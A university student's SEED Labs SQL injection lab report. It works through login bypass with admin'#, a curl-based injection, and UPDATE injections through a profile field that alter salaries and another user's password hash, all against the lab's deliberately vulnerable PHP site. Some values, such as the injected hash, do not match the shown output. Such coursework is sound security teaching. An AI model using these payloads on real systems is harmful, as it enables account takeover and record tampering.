


SQL Injection Lab

Submitted to:

Dr. Md. Shariful Islam
Professor, Institute of Information Technology(IIT)
University of Dhaka

Submitted by:

Md Arif Hasan
BSSE-1112



Submission date: 19.09.2022



Institute of Information Technology

Task 1: Get familiar with SQL statements

MySQL creates a database for storing and manipulating data, defining the relationship of each table. Clients can make requests by typing specific SQL statements on MySQL. The server application will respond with the requested information and it will appear on the client's side


The setup of MySQL is already done inSEEDUbuntu VM image. The user name is *root* and the password is *seedubuntu*.

Firstly, we have to login to the MySQL console using the following command:

```
$ mysql -u root -pseedubuntu.
```

When I login in to one account, I can create a new database or load an existing one. From the document, we know that the users database is already created for us. So we just need to load this existing database using the following command:

```
mysql> use Users;
```



```
[09/19/22]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 27
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> █
```

Figure 1: Login and change the working database to Users

Now, we can see the tables in the Users database. We have to use the following command to print out all the tables of the selected database.

```
mysql> show tables;
```



The screenshot shows a terminal window titled "Terminator" with a single tab labeled "/bin/bash". The window title bar also displays the path "/bin/bash" and the size "66x24". The status bar at the top right shows the time as "6:40 PM". The terminal window contains the following MySQL session:

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> use Users
Database changed
mysql> show tables
-> show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'show tables' at line 2
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> 
```

Figure 2: Existing tables

To show all the information about Alice, we have to run the following command:

```
select * from credential where name='Alice'
```

```
ht syntax to use near 'select * from credential where name='Alice'
quit
q
select * from credential' at line 2
mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
+-----+-----+-----+-----+-----+-----+-----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 | fdbe918bdae83000aa54747fc95fe0470ffff49
76 |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> ■
```

Figure 3: Info of Alice from credentials

Task 2.1: SQL Injection Attack from the webpage.

Firstly, we have to login into the web application as the administrator so that we can see the information of all the employees. From the task, we know that the account name is admin, but we don't know the account password.

For that, I need to decide what to type in the Username and Password fields to succeed in the attack. I see that the \$input_uname variable holds the value that is typed in the Username input box in the login form. I also see that that value is used in the WHERE

part of the SQL query. This means that I might be able to enter a Username value that will change the meaning of the SQL query.

In the username field, I can try with this:

admin'#

What about the SQL statement? The SQL statement should be:

WHERE name='admin'# and Password = '\$hashed_pwd';

As # means comment in mySQL, so after this the command will get terminated. It will terminate after WHERE name='admin'.




Figure 4: Logging in with no password

Username: admin'#

Password: Null

After inputting this, we will go to the next page showing all the user details.



Home Edit Profile

Logout

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 5: Login successful

Task 2.2: SQL Injection Attack from the command line.

For doing this task, we will send a dummy request and try to observe it. From the network tab, we can see that it is a GET request. After that we will able to perform the attack from the command line using CURL.

The screenshot shows a web application interface. At the top left is the logo "SEEDLABS". To its right are navigation links: "Home" and "Edit Profile". On the far right is a "Logout" button. The main title "User Details" is centered above a table. The table has a dark header row with columns for Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. Below the header are three data rows: Alice (Eid 10000, Salary 20000, Birthday 9/20, SSN 10211002), Boby (Eid 20000, Salary 30000, Birthday 4/20, SSN 10213352), and Ryan (Eid 30000, Salary 50000, Birthday 4/10, SSN 98993524). At the bottom of the page, the browser's developer tools are open, specifically the Network tab. It lists two requests: a GET request for "style_home.css" (Status 200) and another GET request for "boot...w.stylesheet.css" (Status 200). The "Headers" section for the first request shows "Request URL: http://www.seedlabsqlinjection.com/css/style_home.css" and "Request method: GET". The "Response headers" section shows "Status code: 200 OK", "Version: HTTP/1.1", and several other standard headers like Accept-Ranges, Connection, Content-Encoding, and Content-Length.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				

Inspector Console Debugger Performance Memory Network Storage

All HTML CSS JS XHR Fonts Images Media WS Other Persist Logs Disable cache

Filter URLs

Sta...	Method	Fil...	Dc...	Cause	Type	Transferred	Size	0 ms	80 ms	160 ms	240 ms
200	GET	style...	w.stylesheet.css		cached	674 B					
200	GET	boot...	w.stylesheet.css		cached	141.48 KB					

Headers Cookies Params Response Timings Stack Trace

Request URL: http://www.seedlabsqlinjection.com/css/style_home.css
Request method: GET
Status code: 200 OK Edit and Resend Raw headers
Version: HTTP/1.1
Accept-Ranges: bytes
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 350

Figure 6: It's a GET request

There are 2 parameters. They are username and password. The data is being sent to the **unsafe_home.php** program. This means that I need to use the following URL:

`www.seedlabsqlinjection.com/unsafe_home.php?username=admin'##&Password=`

The last thing that I need to do before using the curl command switches the (‘) and (#) symbols with the URL encoded version of them, which are %27 and %23 respectively.

The final URL will be:

**`http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23&Pass
word='`**

```
[09/19/22]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23&Password=' '
[1] 5078
[09/19/22]seed@VM:~$ <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /unsafehome.php was not found on this server.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at www.seedlabsqlinjection.com Port 80</address>
</body></html>
^C
[1]+ Done                  curl http://www.seedlabsqlinjection.com/unsafehome.php?username=admin%27%23
[09/19/22]seed@VM:~$ clear
[1];J
[09/19/22]seed@VM:~$ curl http://www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%23&Password=' '
[1] 5164
[09/19/22]seed@VM:~$ <!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web platform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

Figure 7: Logging in with the command line

We curl the URL and get the following result, which is the HTML format of the dashboard. Which indicates a successful login from the command line.

Figure 8: Get a HTML page

Task 2.3: Append a new SQL statement

Append a new SQL statement task, I need to use the same login page SQL injection vulnerability. We have to add another SQL statement that will delete an entry from the table. Let's attempt to delete Samy's data from the website.

The table before attacking the database. We can see Samy's data in the table:

The screenshot shows a web application interface. At the top, there is a green header bar with the SEED LABS logo, a Home link, an Edit Profile link, and a Logout button. Below the header, the title "User Details" is centered. A table displays six user records with columns: Username, Eid, Salary, Birthday, SSN, Nickname, Email, Address, and Ph. Number. The users listed are Alice, Boby, Ryan, Samy, Ted, and Admin. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 9: User details before appending SQL

The SQL query will be: **admin'; DELETE FROM credential WHERE name='Samy"';#**

The screenshot shows a login form titled "Employee Profile Login". It has two input fields: "USERNAME" and "PASSWORD". In the "USERNAME" field, the value "admin'; DELETE FROM credential WHERE name='Samy"';#" is entered. Below the form is a green "Login" button. At the bottom of the page, there is a copyright notice: "Copyright © SEED LABS".

Figure 10: Malicious append statement as username

This SQL username gives us this output. There is no such kind of account.




Figure 11: Failure in append

It's very clear that we are unable to change the table data using this appending tactic because the **unsafe_home.php** program does indeed use the **mysqli::query()** API:

A screenshot of a terminal window titled "SEEDUbuntu 2 [Running] - Oracle VM VirtualBox". The window shows a command-line interface with the following PHP code displayed:

```
$input_uname = $_SESSION['name'];
$hashed_pwd = $_SESSION['pwd'];
}

// Function to create a sql connection.
function getDB() {
    $dbhost="localhost";
    $dbuser="root";
    $dbpass="seedubuntu";
    $dbname="Users";
    // Create a DB connection
    $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
    if ($conn->connect_error) {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
    }
    return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
```

A black arrow points from the bottom left towards the "Trash" icon in the dock at the bottom left of the desktop environment.

Figure 12: The reason behind failure

Task 3.1: Modify Your Own Salary

Let's take it, I am Alice. I am unhappy about my \$20,000 salary. I want to change it by exploiting the SQL injection attack vulnerability on the edit Profile page.

It's well known that salaries are stored in a column called 'salary'. I first look at the SQL code that is executed. I think that I can enter a string into the nickname field that will allow me to add salary to the list of fields being updated. I will try input:

' , salary='50000

The updated sql query will be:

```
$sql = "UPDATE credential SET nickname=",
salary='500000',email='$input_email',address='$input_address',Password='$hashe
d_pwd', PhoneNumber='$input_phonenumber' WHERE ID=$id;";
```

The screenshot shows a web application interface for editing a profile. At the top, there is a green header bar with the SEED LABS logo, navigation links for 'Home' and 'Edit Profile', and a 'Logout' button. Below the header, the main content area has a title 'Alice's Profile Edit'. The form contains five input fields: 'NickName' (containing "' , salary='500000"), 'Email' (containing 'Email'), 'Address' (containing 'Address'), 'Phone Number' (containing 'PhoneNumber'), and 'Password' (containing 'Password'). A large green 'Save' button is located below the inputs. At the bottom of the page, there is a copyright notice 'Copyright © SEED LABS'.

Figure 13: Trying to make Alice's salary 50000

By doing this, Salary of Alice will be 50000. So we are successful here.

The screenshot shows a web application interface for editing a user profile. At the top, there is a green header bar with the SEEDLabs logo, a 'Home' link, an 'Edit Profile' link, and a 'Logout' button. Below the header, the page title is 'Alice Profile'. A table displays the following data:

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Figure 14: Salary updated

Task 3.2: Modify other people's salary.

Lets assume, Alice is still unhappy and decides to change Boby's (her boss) salary to \$1 using SQL injection. Currently, Boby's salary is \$30,000. For that reason, I need to come up with a way to inject SQL code through Alice's Edit Profile form that will update Boby's salary to \$1.

After that, logout of Alice and log in to Boby to check if the attack was successful.

The input query will be:

```
' , salary=1 WHERE Name='Boby';#
```

We will input it in the nickname. This should change the SQL statement being executed to: `$sql = "UPDATE credential SET nickname='', salary=1 WHERE Name='Boby';#"`

Alice's Profile Edit

NickName	'\ salary=1 WHERE Name='B'
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABS

Figure 15: Change the salary of Boby

Now, the salary of Boby was 30000.

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

Figure 16: Boby's salary before an attack

After entering this nickname, the salary got modified to 1. It's a successful attack.

The screenshot shows a web application interface. At the top, there's a green header bar with the SEED LABS logo on the left, followed by 'Home' and 'Edit Profile' buttons. On the right side of the header is a 'Logout' button. Below the header, the page title is 'User Details'. A table follows, with columns labeled 'Username', 'Eid', 'Salary', 'Birthday', 'SSN', 'Nickname', 'Email', 'Address', and 'Ph. Number'. The table contains six rows of data, each representing a user. The data is as follows:

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	500000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABS

Figure 17: Boby's salary got changed to 1

Task 3.3: Modify Other People's Passwords

In this task, Alice decides that she isn't done with Boby yet. She wants to change his password to something that she knows so that she can log into Boby's account.

Looking at the `unsafe_edit_backend.php` file, I see that when a user updates their password, the new password that they submit is hashed before it is updated in the database:

```

$dbpass="seedubuntu";
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
} else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>

</body>
</html>[09/19/22]seed@VM:.../SQLInjection$ █

```

Figure 18: Password hashing with SHA1

The hashing technology is SHA1. This means that I will need to use SHA1 hashing on the password I choose and use that hashed version in the SQL injection attack.

I can use the **shasum** command in my terminal to compute that hash value. I will need to create a file with the new password in it in order to use shasum to print out the hash value. I can do this by using the echo command.

I will create a new file called **password.txt** containing ‘arifhasan23’.

```

$dbpass="seedubuntu";
$dbname="Users";
// Create a DB connection
$conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
}
return $conn;
}

$conn = getDB();
// Don't do this, this is not safe against SQL injection attack
$sql="";
if($input_pwd!=''){
    // In case password field is not empty.
    $hashed_pwd = sha1($input_pwd);
    //Update the password stored in the session.
    $_SESSION['pwd']=$hashed_pwd;
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='
$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
} else{
    // if password field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumbe
='$input_phonenumber' where ID=$id;";
}
$conn->query($sql);
$conn->close();
header("Location: unsafe_home.php");
exit();
?>


```

/body>
/html>[09/19/22]seed@VM:.../SQLInjection\$

Figure 19: Password file

```

</body>
</html>[09/19/22]seed@VM:.../SQLInjection$ sudo touch password.txt
[09/19/22]seed@VM:.../SQLInjection$ sudo echo -n "arifhasan23"
arifhasan23[09/19/22]seed@VM:.../SQLInjection$ sudo echo -n "arifhasan23" > password.txt
bash: password.txt: Permission denied
[09/19/22]seed@VM:.../SQLInjection$ cd
[09/19/22]seed@VM:~$ cd Desktop/
[09/19/22]seed@VM:~/Desktop$ mkdir sqlAttack
[09/19/22]seed@VM:~/Desktop$ cd sqlAttack/
[09/19/22]seed@VM:~/.../sqlAttack$ touch password.txt
[09/19/22]seed@VM:~/.../sqlAttack$ sudo echo -n "arifhasan23" > password.txt
[09/19/22]seed@VM:~/.../sqlAttack$ shasum password.txt
9678c1af517a26005af25e310dfd18f9d5b10f3d password.txt
[09/19/22]seed@VM:~/.../sqlAttack$
```

Figure 20: Hashed value for arifhasan23

Then I get the hashed password by executing `shasum password.txt`. Now, I modify Boby's password with the hashed one.

' , Password='9678c1af517a26005af25edsf4344334513d' WHERE Name= 'Boby';#




Figure 21: Hashed password on profile edit to change the password of Boby

Now, I can login to Boby's account using password: arifhasan23




Figure 22: Trying to login to Boby's account

This leads us to the dashboard, indicating a successful modification of the password.

Boby Profile

